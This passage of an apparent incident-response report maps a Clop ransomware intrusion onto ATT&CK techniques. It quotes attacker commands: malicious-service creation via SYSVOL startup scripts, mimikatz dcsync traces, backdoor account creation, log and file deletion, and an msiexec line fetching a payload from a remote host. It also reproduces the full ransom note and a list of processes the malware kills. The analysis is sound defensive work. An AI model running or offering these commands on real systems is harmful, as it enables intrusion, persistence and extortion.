After securing an account that belongs to the administrator group, the Bypass User Account Control method is sometimes used to elevate to administrator rights.




③ Account Token Manipulation – Token Impersonation/Theft: Impersonation or theft of other tokens

The remote desktop session host info is brought to find users logged in or the designated exeplorer.exe user token is copied.



④ Account Token Manipulation – Create Process with Token: Creation of processes with high-privilege tokens


Username is extracted from EXPLORER.EXE and if the username is less than 5 characters, the designated user token is copied the same as in Account Token Manipulation – Token Impersonation/Theft If not, the usable user token is copied. Afterwards, the copied tokens are used to execute the current process file with the runrun parameter.




⑤ Domain Policy Modification – Group Policy Modification: Group policy modification

⑥ Boot or Logon Initialization Scripts – Network Logon Script: Autostart via group policy

Group policies are used to distribute malicious codes and administrator privileges are used to run them.





Script parameters

copy /y ₩₩[Domain]₩SYSVOL₩domain₩policy₩[policy UID]₩Machines₩Scripts₩Startup₩[malicious code]

C:₩Windows₩tasks₩[malicious code] &&

sc Create [malicious service name] binpath = "C:₩Windows₩tasks₩[malicious code]" start=auto &&

sc start [malicious service name]

G Credential Access

① OS Credential Dumping: OS account info extraction

mimikatz is used to collect account information from the infiltrated system.
The account information is used for lateral transfer and domain controller infiltration.

Traces of mimikatz commands (leftover memory from application clashes)

```
00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 ..lsadump::dcsync /user:eypark........
00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 ..........................................
2048¥Root¥ProgramData¥Microsoft¥Windows¥WER¥ReportQueue¥Report0211276f¥WERBB47.tmp.hdmp

00 00 00 00 00 00 00 00 00 00 ...........?..................................
2F 75 73 65 72 3A 73 6D 73 63 ................lsadump::dcsync /user:smsc
00 00 00 00 00 00 00 00 00 00 lientconnection..............................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
¥Root¥ProgramData¥Microsoft¥Windows¥WER¥ReportQueue¥Report152cbb93¥WER41C5.tmp.hdmp

64 00 00 00 00 00 00 00 00 00 ...... ............................d.........
00 00 00 00 00 00 00 00 00 00 ..?.......................................
61 64 6D 69 6E 00 00 00 00 00 ........lsadump::dcsync /user:gwadmin.....
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 ..........................................
¥Root¥ProgramData¥Microsoft¥Windows¥WER¥ReportQueue¥Report11706662¥WEREC84.tmp.hdmp
```

lsadump::dcsync /user – command that dumps the DC username's password hash

Part of mimikatz command results (leftover memory from application clashes)

```
A0 00 38 00 00 00 00 00 00 00 00 ...............................h.?.8........
73 00 73 00 65 00 73 00 68 00 6F ..........?w.c....[.D.C.]. .  ■ ■ ■ ■ ■ ■ ■
74 00 68 00 65 00 20 00 64 00 6F ■ ■ ■ ■ ■ ■ ■ ■'. .w.i.l.l. .b.e. .t.h.e. .d.o
43 00 31 00 2E 00 6E 00 73 00 73 .m.a.i.n...[.D.C.]. .'.H.Q.A.D.C.l.  ■ ■ ■
20 00 62 00 65 00 20 00 74 00 68 ■ ■ ■ ■ ■ ■ ■ ■ ■ ■'. .w.i.l.l. .b.e. .t.h
5D 00 20 00 27 00 65 00 79 00 70 .e. .D.C. .s.e.r.v.e.r...[.D.C.].  ■ ■ ■ ■
65 00 20 00 75 00 73 00 65 00 72 ■ ■ ■ ■ ■ ■ .w.i.l.l. .b.e. .t.h.e. .u.s.e.r
00 00 00 00 00 00 00 00 00 00 00 . .a.c.c.o.u.n.t..........................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
00 00 00 00 00 00 00 00 00 00 00 ..........................................
048¥Root¥ProgramData¥Microsoft¥Windows¥WER¥ReportQueue¥Report0211276f¥WERBB47.tmp.hdmp
```

② Create Account: Account creation

Additional accounts are created for the continuous management of targeted systems.

Account creation

Information	2019-02-19	오전 4:01:01	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:56:06	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:32:45	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:18:37	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:13:18	7045	Service Control Manag	None	₩SYSTEM

Description

시스템에 서비스가 설치되었습니다.
서비스 이름: icjxBhnmgewyBKHS
서비스 파일 이름: %COMSPEC% /C echo net user pshadmin Robot159 /add ^> %SYSTEMDRIVE%₩WINDOWS₩Temp₩zmoUWlkrSpWtJoto.txt > ₩WINDOWS₩Temp₩NjBDYAhKKqAzFpvI.bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp₩NjBDYAhKKqAzFpvI.bat
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem

Account group privilege change

Information	2019-02-19	오전 4:14:35	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 4:01:01	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:56:06	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:32:45	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:18:37	7045	Service Control Manag	None	₩SYSTEM
Information	2019-02-19	오전 3:13:18	7045	Service Control Manag	None	₩SYSTEM

Description

시스템에 서비스가 설치되었습니다.
서비스 이름: RtvmrLDYCLdVS6p
서비스 파일 이름: %COMSPEC% /C echo net localgroup Administrators pshadmin /add ^> %SYSTEMDRIVE%₩WINDOWS₩Temp₩viRqLtenuwZEKrgO.txt > ₩WINDOWS₩Temp₩museSMweeBXFRvAd.bat & %COMSPEC% /C start %COMSPEC% /C ₩WINDOWS₩Temp₩museSMweeBXFRvAd.bat
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem

H Defense Evasion


① Masquerading: Masquerading


The attacker disguised the malicious code with a normal program name to hide it from being detected.

Type	Malicious code name
Normal program disguise	C:₩ProgramData₩Adobe₩wsus.dll C:₩ProgramData₩Adobe₩Setup₩wsus.exe C:₩Intel₩localserv.exe C:₩Intel₩logon.exe C:₩Intel₩wsus.exe C:₩hp₩sysinfo.exe C:₩hp₩slog.exe C:₩hp₩AdFind.exe C:₩hp₩sage.exe C:₩hp₩wsus.exe
Windows software disguise	C:₩ProgramData₩Microsofts Help₩wsus.exe C:₩ProgramData₩Microsofts Help₩wsus.exe C:₩Windows₩localserv.exe C:₩Windows₩tasks₩wsusrv.exe
Service name	IntelProtected

② Subvert Trust Controls – Code Signing: Certificate signing


To evade vaccine detection, malicious code has signed certificates.





③ Indicator Removal on Host – File Deletion: File deletion

When being infected by a malicious code, if the same malicious code is installed, the previous copy is deleted. A file deletion script is used to erase traces.




File deletion script

del "C:₩hp₩slog.exe" if exist "C:₩hp₩slog.exe" goto R del "ex.bat"

④ Indicator Removal on Host – Clear Windows Event Logs: Event log deletion

Most malicious codes feature initial commands through service installation, and commands are left on the event log. As such, the event log is deleted to remove the traces.
Some malicious codes have been confirmed to delete event logs.

File deletion script




⑤ Signed Binary Proxy Execution – Msiexec: Malicious code installation through msiexec

Spear-phishing email malicious attachments use msiexec to download malicious codes and execute the codes via a script.
Using a Windows-signed msiexec to run malicious codes can bypass security programs that control applications.


Script included in macros

msiexec.exe RETURN /i http://[ip]/vsupdate /q ksw='%TEMP%'



⑥ Deobfuscate/Decode Files for information: File/information deobfuscation and decoding


The obfuscated resources in the malicious code are read, decoded and turned into plain text.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	6B	6D	6A	11	29	23	3B	4A	0B	12	1C	0E	1A	00	58	1A	kmj◄)#;J♂∟ ♫→.X→
00000010	4B	02	07	1F	44	11	0E	03	05	4C	42	56	04	56	1D	07	K┐● D◄♫└|LBV┘V ●
00000020	09	10	0B	02	4A	4D	50	65	78	2B	06	05	4F	54	05	06	.┼♂┐JMPex+←|OT|—
00000030	0E	16	4F	1C	08	4A	0D	56	5B	5A	13	5F	59	40	42	14	♫┬O ◘J.V[Z‼_Y@B¶
00000040	5E	56	6A	38	23	2D	66	38	2C	1E	12	18	1A	12	55	1A	^Vj8#-f8,_↨↑→↨U→
00000050	52	1F	0E	4A	04	09	01	1D	4B	03	05	0F	40	4A	1A	47	R_♫J┘.┌_K└|☼@J→G
00000060	0C	11	48	13	07	12	03	4C	10	48	01	1E	18	06	01	55	♀◄H‼●↨└L┼H┌_↑—┌U
00000070	4C	0B	07	02	00	01	0F	1E	00	5A	19	3F	39	75	57	50	L♂◙┐.┌☼_.Z┤?9uWP
00000080	5D	41	47	4B	6A	3B	2E	3A	23	76	2C	03	11	1F	0D	0B	]AGKj;.:#v,♥◄_.♂
00000090	55	17	5D	0A	19	13	16	18	01	17	4B	09	19	4C	56	56	U┤]_|‼┬↑┌|K._|LVV
000000A0	06	56	1D	10	0C	44	01	14	4B	0E	10	0B	19	1F	1A	49	—V_┼♀D┌¶K♫┼♂|_→I
000000B0	0B	5B	1F	01	18	45	18	16	14	0F	48	51	57	40	5E	56	♂[_┌↑E↑┬¶☼HQW@^V
000000C0	42	47	53	50	16	35	40	1F	23	29	22	39	3E	4A	06	18	BGSP┬5@_#)"9>J—↑
000000D0	18	10	10	01	13	08	07	19	09	4C	16	16	06	09	1D	09	↑┼┼┌‼◘●|.L┬┬.._
000000E0	56	1F	4A	40	06	55	2E	5C	4E	09	19	4C	10	06	0B	4A	V_J@—U.\N.|L┼┼♂J
000000F0	05	1D	07	57	1E	4A	06	00	1B	1B	09	0E	1B	17	55	53	|_●W_J—.←←.♫←|US
00000100	4A	17	52	52	5B	55	50	5D	6A	29	25	2B	34	2F	39	1E	J┤RR[UP]j)%+4/9_
00000110	00	13	48	1D	14	06	52	49	09	1F	12	4C	0A	1C	1F	46	.‼H_¶—RI._↨L._._F
00000120	19	09	51	5C	1C	56	1B	54	65	6E	39	03	4B	09	09	0B	|.Q_V←Ten9└K..♂
00000130	1E	1F	19	00	19	57	00	13	4B	0D	0E	05	03	4A	0C	52	_|.|W.‼K.♫|└J♀R
00000140	5B	40	4A	47	42	5A	59	5A	17	4B	25	2A	3F	3F	27	24	[@JGBZYZ┤K%*??'$
00000150	2C	4A	03	18	1A	59	0C	1D	46	1B	4B	19	0F	18	11	12	,J└↑→Y♀_F←K|☼↑◄↨
00000160	1F	0F	04	02	13	3E	60	7D	06	55	0C	01	0D	14	12	1C	_☼┘┐‼>`}—U♀┌.¶↨
00000170	05	01	1D	04	4A	1A	00	54	18	1D	0A	17	0A	53	0F	19	|┌_┘J→.T↑_.┤.S☼|


```
Your network has been penetrated.
All files on each host in the network have been encrypted with a strong algorithm.
Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
We exclusively have decryption software for your situation
No decryption software is available in the public.
DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME OR MOVE the encrypted and readme files.
DO NOT DELETE readme files.
This may lead to the impossibility of recovery of the certain files.
Photorec, RannohDecryptor etc. repair tools are useless and can destroy your files irreversibly.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 2-3 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples and our conditions how to get the decoder.

Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don`t need your files and your information.

But after 2 weeks all your files and keys will be deleted automatically.
Contact emails:
servicedigilogos@protonmail.com
or
managersmaers@tutanota.com

The final price depends on how fast you write to us.

Clop
```

Decoding routine included in Powershell



Routines are base64 ⇒ xor 146 ⇒ base64 ⇒ gzip.decompress ⇒ base64 ⇒ xor 35.

Decoding routine for command fetching



(Standard data xor target data ⇒ ROL {7|9} ⇒ xor data⇒ − index) * 1380 times repeat

Ⅰ Discovery

① Software Discovery – Security Software Discovery: Security software discovery
② Process Discovery: Process discovery

When ransomware encrypts files, processes and services that intrude are checked and if they are running, they are shut down.

Process name

QHActivesDEFENSE.exe	QHSAFETRAY.exe	QHWATCHDOG.exe	CMDAGENT.exe
CIS.exe	V3LIGHT.exe	V3MAIN.exe	V3SP.exe
SPIDERAGENT.exe	DWENGINE.exe	DWARKDAEMON.exe	dbsnmp.exe
steam.exe	PNTMON.exe	dbeng50.exe	Powerpnt.exe
firefoxonfig.exe	mspub.exe	mysqld-opt.exe	isqlplussv.exe
onenote.exe	oautoupds.exe		

Service name

